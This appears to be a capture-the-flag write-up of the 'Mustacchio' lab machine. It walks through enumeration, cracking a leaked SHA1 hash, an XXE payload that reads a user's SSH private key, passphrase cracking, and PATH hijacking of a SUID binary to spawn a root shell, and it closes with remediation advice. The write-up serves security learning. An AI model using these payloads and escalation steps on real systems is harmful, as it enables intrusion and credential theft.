Mustacchio
Mustacchio
Level: Easy
Date: May 04, 2026
Target IP: 10.114.175.212
Description
Easy boot2root machine with 2 flags.

- User flag
- Root flag
Initial enumeration
Initial nmap scan:
nmap -sCV $IP

Open ports:
- Port 22 (SSH)
- Port 80 (HTTP)
Webserver enumeration
It's a webpage designed for mustache-inspiration.

There wasn't much of interest found on the webpage so I ran Gobuster to see if there are any directories associated with the page.
gobuster dir -u http://$IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,py,txt,js
Gobuster output:

Most of them are found on the webpage but a few of them are new:

- /robots.txt:
- /custom

The css/ folder doesn't have anything interesting, but js/ on the other hand.
- js/

Users seems interesting, let's curl it to see if I'm right.

curl http://10.114.175.212/custom/js/users.bak --output users.txt
Admin and some kind of hash.

Using crackstation to crack the hash.
Or if you prefer john.

Credentials found
- admin:bulldog19
Further enumeration
I tried connecting via ssh but with no luck (sadly forgot to take a picture of that). So I did some further enumeration and found a new HTTP port.
Extended nmap scan:
nmap -sV -p 1-10000 10.114.175.212

New open ports found:
- Port 8765 (HTTP)
Credentials used to log in from earlier, user=admin & password=bulldog19


The admin panel has comments for the webpage. And the source code tells me there is another user "Barry" that can SSH. From the nmap scan I am assuming there is a RSA-key somewhere.

And there is more interesting stuff in the page source.

/auth/dontforget.bak
Let's curl that too and see what we get
curl http://10.114.175.212:8765/auth/dontforget.bak > dontforget.txt
Nothing of interest, just a bunch of text saying I'm wasting my time.

XXE
Although the function hints that I should insert XML code. Also called XXE (XML External Entity Injection).
Allows for reading local files via the file:// protocol, similar in impact to LFI but triggered through XML parsing instead.
Inserting this into the comment field on the front page.
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///home/barry/.ssh/id_rsa">]>
<root>
    <name>&xxe;</name>
    <author>test</author>
    <comment>test</comment>
</root>
And there we have the RSA key for Barry.

Had some trouble to get the key in the right format so I used a script for it in python.
with open('id_rsa_raw.txt') as f:
    raw = f.read().strip()

raw = raw.replace('-----BEGIN RSA PRIVATE KEY-----', '')
raw = raw.replace('-----END RSA PRIVATE KEY-----', '')

raw = raw.strip()

dek_start = raw.index('DEK-Info:')
dek_end = raw.index(' ', dek_start + 50)  # after the DEK value
headers = raw[:dek_end].strip()
body = raw[dek_end:].strip().replace(' ', '')

body_wrapped = '\n'.join([body[i:i+64] for i in range(0, len(body), 64)])

result = '-----BEGIN RSA PRIVATE KEY-----\n'
result += headers.replace(' Proc-Type', '\nProc-Type').replace(' DEK-Info', '\nDEK-Info')
result += '\n\n' + body_wrapped
result += '\n-----END RSA PRIVATE KEY-----\n'

with open('id_rsa', 'w') as f:
    f.write(result)
print(result[:200])
Once done, use:
chmod 600 id_rsa
And then:
ssh -i id_rsa barry@$IP
The key is password-protected, john can fix that.


Here we have the first flag

Poking around, we find Joe's directory with a SUID bit owned by root.

strings live_log
This can be used to escalate to root. This is vulnerable for PATH hijacking.

Create a fake tail (the "-p" is extremely important, otherwise you drop the privileges)
echo '/bin/bash -p' > /tmp/tail

chmod +x /tmp/tail
Manipulate PATH
export PATH=/tmp:$PATH
Run the file
./live_log

And there is the second flag.

Summary
Attack Chain
- Web Enumeration → Gobuster discovered
/custom/js/users.bakcontaining admin credentials - Password Cracking → Cracked SHA1 hash to recover password:
bulldog19 - Hidden Service Discovery → Full port scan revealed admin panel on port
8765 - XXE Exploitation → Injected XML payload to read Barry's SSH private key via file:// protocol
- SSH Key Cracking → Used
ssh2john+johnto crack the key passphrase - Initial Access → SSH as Barry using the decrypted private key
- Privilege Escalation → SUID binary
live_logvulnerable to PATH hijacking via unqualifiedtailcall - Root Access → Spawned root shell by placing malicious
tailscript in/tmp
Key Vulnerabilities
1. Sensitive File Exposure
/custom/js/users.bak → admin credentials exposed
- Backup file publicly accessible with no authentication
- Contained username and unsalted SHA1 password hash
2. XXE Injection
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///home/barry/.ssh/id_rsa">]>- No XML input sanitization
- Allowed arbitrary file read as the web server user
- Exposed SSH private key
3. Information Disclosure
<!-- Barry, you can now SSH in using your key!-->
document.cookie = "Example=/auth/dontforget.bak";- HTML comments leaking usernames and file paths
- Client-side JavaScript exposing internal paths
4. SUID Binary with PATH Hijacking
strings live_log → tail -f /var/log/nginx/access.log- SUID binary owned by root
- Calls
tailwithout absolute path - Allows PATH manipulation to execute arbitrary code as root
Security Recommendations
1. File Exposure
- Never store backup files in web-accessible directories
- Implement proper
.htaccessrules or move sensitive files outside webroot
2. XXE Prevention
# Disable external entities in XML parser
parser = etree.XMLParser(resolve_entities=False)- Disable external entity processing in XML parsers
- Validate and whitelist all XML input
3. Source Code & Comments
- Strip all comments from production HTML/JS
- Never expose internal paths or usernames in client-side code
4. SUID Binaries
# Bad
tail -f /var/log/nginx/access.log

# Good
/usr/bin/tail -f /var/log/nginx/access.log- Always use absolute paths in SUID binaries
- Audit SUID binaries regularly:
find / -perm -4000 2>/dev/null - Apply principle of least privilege
Tools used
- nmap — Port scanning and service detection
- Gobuster — Web directory enumeration
- curl — File retrieval from web server
- CrackStation / john — Hash and passphrase cracking
- ssh2john — Converting SSH keys to crackable format
- Python — PEM key reformatting script
Lessons learned
- Always do full port scans — Hidden services on non-standard ports are common,
-p-is essential - Check backup files —
.bak,.old,.txtextensions in web directories often contain sensitive data - Read source code thoroughly — HTML comments and JavaScript can leak usernames, paths and hints
- XXE is powerful for file read — Anywhere XML is accepted, test for external entity injection
- SUID binaries need scrutiny —
stringson a SUID binary can instantly reveal PATH hijacking opportunities - Encrypted keys aren't safe — Weak passphrases are quickly cracked with rockyou.txt
A classic boot2root. Gobuster revealed a .bak file exposing an admin SHA1 hash, cracked to bulldog19. A full port scan uncovered an admin panel on port 8765 with an XXE-vulnerable comment field — exploited to leak Barry's encrypted SSH private key. After cracking the passphrase with john, a SUID binary (live_log) calling tail without an absolute path was abused for PATH hijacking to spawn a root shell.